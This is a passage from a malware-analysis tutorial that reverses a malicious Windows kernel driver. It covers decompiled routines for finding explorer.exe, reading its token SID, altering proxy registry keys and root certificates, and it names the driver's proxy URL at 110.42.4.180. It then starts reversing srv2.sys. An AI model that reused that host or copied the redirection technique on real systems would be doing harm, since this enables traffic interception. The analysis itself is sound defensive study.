
The code starts calling **KeEnterCriticalRegion routine** on l**ine 05**, which disables the execution of normal **kernel APCs**. This is a usual action when is expected that the threat performs an I/O operation. The **kernel APCs** will only be re-enabled again when the code call **KeLeaveCriticalRegion( )** on **line 34.**

On **line 06**, the **KeSetBasePriorityThread routine** is called to set the run-time priority of the current threat by adding 5 to the base priority of the process holding the thread.

From this point at the code, the number of functions explodes, and there are too many to analyze in this article, so I will offer only a few insights and readers can investigate by themselves if it is necessary.

The routine **sub_140005678**, which is called five times using different arguments, has as its main content non-paged pool allocation using **ExAllocatePoolWithTag routine** (go to **sub_140005678 → sub_1400044FC**). The tag used by **ExAllocatePoolWithTag routine** is "**TLXE**". Of course, we already know that this routine has been deprecated and replaced by **ExAllocatePool2( )**, but malware's authors continue using it. Additionally,  **sub_140005678 routine** receives a function's pointer as first argument, and as mentioned, it is provided one different function by each call.


The **sub_1400069A4  routine** (**sub_140003BF0 → sub_140004A7C → sub_140004B5C → sub_1400069A4**) has interesting function's invocations as shown below:



```
PEPROCESS sub_1400069A4()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  ProcessHandle = 0i64;
  TokenHandle = 0i64;
  ReturnLength = 0;
  UnicodeString = 0i64;
  if ( !word_1400122C0 )
  {
    result = sub_140006B74();
    result_1 = result;
    if ( !result )
      return result;
    if ( ObOpenObjectByPointer(
           result,
           0,
           0i64,
           PROCESS_ALL_ACCESS,
           (POBJECT_TYPE)PsProcessType,
           0,
           &ProcessHandle) >= 0
      && ZwOpenProcessTokenEx(
           ProcessHandle,
           TOKEN_READ,
           OBJ_KERNEL_HANDLE,
           &TokenHandle) >= 0 )
    {
      LODWORD(NtQueryInformationToken) = 0x1000;
      for ( NumberOfBytes = 0x1000i64;
            ;
            NumberOfBytes = NtQueryInformationToken )
      {
        PoolWithTag = (PSID *)ExAllocatePoolWithTag(
                                PagedPool,
                                NumberOfBytes,
                                'ENEW');
        PoolWithTag_1 = PoolWithTag;
```

**[Figure 105] sub_1400069A4 routine**


On **line 11** the **sub_140006B74** is called, which has the following code:



```
 1 PEPROCESS sub_140006B74()
 2 {
 3   unsigned int ProcessID; // ebx
 4   __int64 ProcessImageFileName; // rax
 5   PEPROCESS Process; // [rsp+20h] [rbp-128h] BYREF
 6   __m128 Str[16]; // [rsp+30h] [rbp-118h] BYREF
 7
 8   Process = 0i64;
 9   ProcessID = 4;
10   while ( 1 )
11   {
12     sub_140007140(Str, 0, 0x100ui64);
13     ProcessImageFileName = sub_140006B2C(ProcessID);
14     if ( (!ProcessImageFileName
15        || (unsigned __int8)sub_1400065FC(
16                              Str,
17                              ProcessImageFileName,
18                              0xFFi64))
19       && strstr((const char *)Str, "explorer.exe")
20       && PsLookupProcessByProcessId(
21            (HANDLE)ProcessID,
22            &Process) >= 0 )
23     {
24       break;
25     }
26     ProcessID += 4;
27     if ( ProcessID >= 0x10000 )
28       return 0i64;
29   }
30   return Process;
31 }
```

**[Figure 106] sub_140006B74 routine**

In the code from **sub_140006B74 routine**, the **sub_140006B2C routine** is invoked on **line 13**:



```
__int64 __fastcall sub_140006B2C(void *ProcessID)
{
  __int64 ProcessImageFileName; // rbx
  PEPROCESS Process; // [rsp+30h] [rbp+8h] BYREF

  ProcessImageFileName = 0i64;
  if ( !ProcessID )
    return 0i64;
  Process = 0i64;
  if ( PsLookupProcessByProcessId(ProcessID, &Process) >= 0 )
  {
    ProcessImageFileName = PsGetProcessImageFileName(Process);
    ObfDereferenceObject(Process);
  }
  return ProcessImageFileName;
}
```

**[Figure 107] sub_140006B2C routine**

We should do an analysis in reverse order to get an overview of the code. The **sub_140006B2C routine** (**Figure 107**) is being called with **ProcessID == 4** (check **line 9** in **sub_140006B74 routine**), which know that is the **System process**. Inside **sub_140006B2C routine**, these processes are searched by **PsLookProcessByProcessId function**, and a handle to the **EPROCESS structure** of the provided process is returned. Using this handle, the **PsGetProcessImageFileName** function is called, and a pointer to the image file (executable file) backing up the process in the disk is returned. Finally, the **ObDereferenceObject function** is called to decrease the reference count to the **EPROCESS structure** and, at end of the routine, the same **pointer to the image file** is returned to **sub_140006B74 routine.**


Returning to **sub_140006B74 routine**, there is a **while(true)** condition parsing each process until a provided **PID limit (0x10000)** and searching for the first occurrence of the string "**explorer.exe**". Once it is found, it returned through by invoking **PsLookProcessByProcessId function** the pointer to its respective **EPROCESS structure**.

Now going up to **sub_1400069A4 routine (Figure 105)**, which is the caller of **sub_140006B74 routine**, we know that **ObOpenObjectByPointer function** opens an object referenced by the returned pointer from **sub_140006B74 routine** and returns a pointer to the object. In other words, it is returning a pointer to the process represented by the **EPROCESS structure** that, in this case, it is the **explorer.exe**. Pay attention to **line 20**, which confirms our interpretation that it is a pointer to a process because the **fifth parameter (ObjectType)** is exactly **PsProcessType**, and the **AccessMode** given by the sixth parameter is **KernelMode** (zero).

Having this process's handle, it is opened by **ZwOpenProcessTokenEx** function, which returns the respective **TokenHandle** into its **fifth parameter**. On the next line **ExAllocatePoolWithTag** is called to allocating a **PagedPool** (so its content can be paged out) with the tag **"WENE"** and size **0x1000 bytes**, and the validity of this allocated pool is checked by invoking **MmIsAddressValid function** (although Microsoft doesn't recommend using this function).

**On line 41**, the **NtQueryInformationToken** is invoked to retrieve information about the provided access token (**first parameter: TokenHandle**), with **second parameter** equal to **TokenUser** which is a **TOKEN_INFORMATION_CLASS value** that determines that the allocated buffer receives a **TOKEN_USER structure** with the user account of the token , the **third parameter** is a pointer to the allocated paged pool, the **fourth parameter** indicating the size of the **TokenInformationBuffer (0x1000)** and finally the **last parameter** (**ReturnLength**) as being the length of the returned information.

At the end, the **SID_AND_ATTRIBUTES structure**, which is the only member of **TOKEN_USER structure** and represents the user related to the access token, is used as argument of **RtlConvertSidToUnicodeString function (line 53)** to convert it to a Unicode string representation of the SID. In other words, we have the **SID** of the account associated with the **explorer.exe process**, which is returned within a **UNICODE_STRING structure**:



```
typedef struct _UNICODE_STRING {
  USHORT Length;
  USHORT MaximumLength;
  PWSTR  Buffer;
} UNICODE_STRING, *PUNICODE_STRING;
```

**[Figure 108] _UNICODE_STRING structure**

Returning to **sub_140004CB8 routine (sub_140003BF0 → sub_140003BF0 → sub_140004CB8**), there is a call the **sub_140006684 routine**, which basically **handles ACL, ACEs and ownership related to SIDs.**

The **sub_140006C90 routine** (**sub_140003BF0 → sub_140004A7C → sub_140006C90**) is quite similar to **sub_140005678**, using **ExAllocatePoolWithTag function**, but it allocates **Paged Pool instead of NonPaged Pool**, and the tag is different: **"WENE".** In this same routine, there are other Registry key manipulations involving **OBJECT_ATTRIBUTES structure**.

Readers can easily realize that the following routines handle with Registry key configuration related to Internet access (proxy) and also **SID/ACL manipulation** (in these specific cases, it happens in subroutines inside the following ones):

- **sub_140004B5C:** (sub_140003BF0 → sub_140004A7C → sub_140004B5C)
- **sub_140004E30:** (sub_140003BF0 → sub_140004E30)
- **sub_140004CB8:** (sub_140003BF0 → sub_140004CB8)

Few Registry entries being manipulated:

- **\\Registry\\User\\**
- **\\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections**
- **EnableLegacyAutoProxyFeatures**
- **AutoConfigURL**
- **DefaultConnectionSettings**

Surprisingly, we just finished reviewing one **(sub_140003BF0)** of five routines referred to **sub_140005678 routine (Figure 104)**, inside **sub_140003A70** routine. The next two routines, **sub_140003C10** and **sub_140003B90**, are simpler and similar to the **sub_140003BF0**, and allocate memory pool, manipulate strings and Registry keys.

The other two routines (**sub_140003B80** and **sub_140003BD0**) are more interesting, but they call multiple other subroutines, and it would become our analysis an endless procedure. Of course, readers could get interested in analyzing them because there is the presence of routines interacting with **IO_STACK_LOCATION** and **Completion Routines**, for example.

We cannot ignore the clear proxy reference on **line 19 (Figure 104)**, suggesting a network redirection via proxy configuration: **http://110.42.4.180:2080/u.** Furthermore, readers might get interested in a **Certificate Store** handling inside the **sub_140005D5C routine ("\\Registry\\Machine\\SOFTWARE\\Microsoft\\SystemCertificates\\ROOT\\Certificates\\").** Finally, if we returned a level upper of **sub_14000395C (Figure 97)**, we are going finding multiple routines undoing and freeing everything: **releasing pools, unregistering callbacks (CmUnRegisterCallback routine), releasing WSK application's registration instance, releasing Network Programming Interface (NPI), removing filter object, removing callout and, at end, closing the session to the filter engine**.


Anyway, I already had said that would be only a fast overview about few pieces of code of this malicious binary, but after having analyzed those few routines, **the malicious drivers apparently try to open a kind of exception in the filtering rule and redirecting the network data to a determined remote address and IP port. Actually, its global plan is to manage to accomplish this task in kernel and user mode sides.**

Certainly, readers can continue examining other routines by themselves.

## 9. Further details about driver reversing

Analyzing drivers demands a good effort because they can contain multiple routines and, as expected, it demands time. No doubts, when analyzing a system driver on Windows we have the offered public symbol by Microsoft and the function's names are already provided. The goal here is not analyze a driver, but only interact with the first routines to show that everything we learned so far in this article is present and readers can move forward by themselves without any serious issues.


I picked up the **srv2.sys driver,** which is the **Smb2.0 Server driver** (a network driver), which has been updated very often in the last months, and a few of them due to security issues. Opening it on IDA Pro and making a complete decompilation (**File → Produce File → Create C File**), the routine shown as entry point will be **GsDriverEntry**, which is automatically generated when the driver was compiled and initialize the security cookie, calls the **DriverEntry** at its end:




```
NTSTATUS __stdcall GsDriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
{
  _security_init_cookie();
  return DriverEntry(DriverObject, RegistryPath);
}
```

**[Figure 109] srv2.sys: GsDriverEntry( )**

Going inside DriverEntry( ), we have the following:



```
NTSTATUS __stdcall DriverEntry(
        _DRIVER_OBJECT *DriverObject,
        PUNICODE_STRING RegistryPath)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  DeviceObject = 0i64;
  DestinationString = 0i64;
  EventHandle = 0i64;
  EventName = 0i64;
  McGenEventRegister_EtwRegister(DriverObject, RegistryPath);
  *(_QWORD *)&WPP_MAIN_CB.Type = 0i64;
  WPP_MAIN_CB.DriverObject = (struct _DRIVER_OBJECT *)&WPP_ThisDir_CTLGUID_Srv2Log;
  WPP_MAIN_CB.NextDevice = 0i64;
  WPP_MAIN_CB.CurrentIrp = 0i64;
  WPP_MAIN_CB.Timer = (PIO_TIMER)1;
  WppLoadTracingSupport();
  WPP_MAIN_CB.CurrentIrp = 0i64;
  WppInitKm();
  TlgRegisterAggregateProvider();
  wil_InitializeFeatureStaging();
  if ( WPP_GLOBAL_Control != (PDEVICE_OBJECT)&WPP_GLOBAL_Control
    && (HIDWORD(WPP_GLOBAL_Control->Timer) & 8) != 0
    && BYTE1(WPP_GLOBAL_Control->Timer) >= 2u )
  {
    WPP_SF_(
      WPP_GLOBAL_Control->AttachedDevice,
      0x16i64,
      &WPP_77f61bc22149381416a3edb3599cdefd_Traceguids);
  }
```



```
31  if ( (unsigned __int8)SrvNetIsDriverLoaded() )
32  {
33    RtlInitUnicodeString(&DeviceName, L"\\Device\\Srv2");
34    KeInitializeSpinLock((PKSPIN_LOCK)&WPP_MAIN_CB.Dpc.SystemArgument2);
35    *(_QWORD *)&WPP_MAIN_CB.ActiveThreadCount = &WPP_MAIN_CB.Dpc.DpcData;
36    WPP_MAIN_CB.Dpc.DpcData = &WPP_MAIN_CB.Dpc.DpcData;
37    status = IoCreateDevice(
38               DriverObject,
39               0,
40               &DeviceName,
41               FILE_DEVICE_NETWORK_FILE_SYSTEM,
42               FILE_DEVICE_SECURE_OPEN,
43               0,
44               &DeviceObject);
45    status_1 = status;
46    if ( status >= 0 )
47    {
48      status_1 = SrvLibApplySrvDeviceAcl(
49                   DeviceObject,
50                   0x1F01FFi64,
51                   0x1200A0i64,
52                   0x12019Fi64,
53                   0x1F01FF,
54                   0x1200A0);
55      if ( status_1 >= 0 )
56      {
57        Srv2DeviceObject = DeviceObject;
58        CurrentProcess = IoGetCurrentProcess();
59        Srv2DriverState = 0;
60        Srv2ServerProcess = CurrentProcess;
61        memset64(
62          DriverObject->MajorFunction,
63          (unsigned __int64)&Srv2DefaultDispatch,
64          0x1Cui64);
65        DriverObject->MajorFunction[IRP_MJ_CLEANUP] = (PDRIVER_DISPATCH)&Srv2Cleanup;
66        DriverObject->MajorFunction[IRP_MJ_CLOSE] = (PDRIVER_DISPATCH)&Srv2Close;
67        DriverObject->MajorFunction[IRP_MJ_CREATE] = (PDRIVER_DISPATCH)&Srv2Create;
68        DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = (PDRIVER_DISPATCH)Srv2DeviceControl;
69        DriverObject->DriverUnload = (PDRIVER_UNLOAD)DriverUnload;
70        ExInitializeResourceLite((PERESOURCE)&WPP_MAIN_CB.DeviceLock.Header.WaitListHead);
71        RtlInitUnicodeString(
72          &EventName,
73          L"\\KernelObjects\\HighNonPagedPoolCondition");
74        pKernelEvent = IoCreateNotificationEvent(&EventName, &EventHandle);
75        Srv2HighNonPagedPoolConditionEvent = pKernelEvent;
76        if ( pKernelEvent )
```

**[Figure 110] srv2.sys: DriverEntry( ) (truncated)**

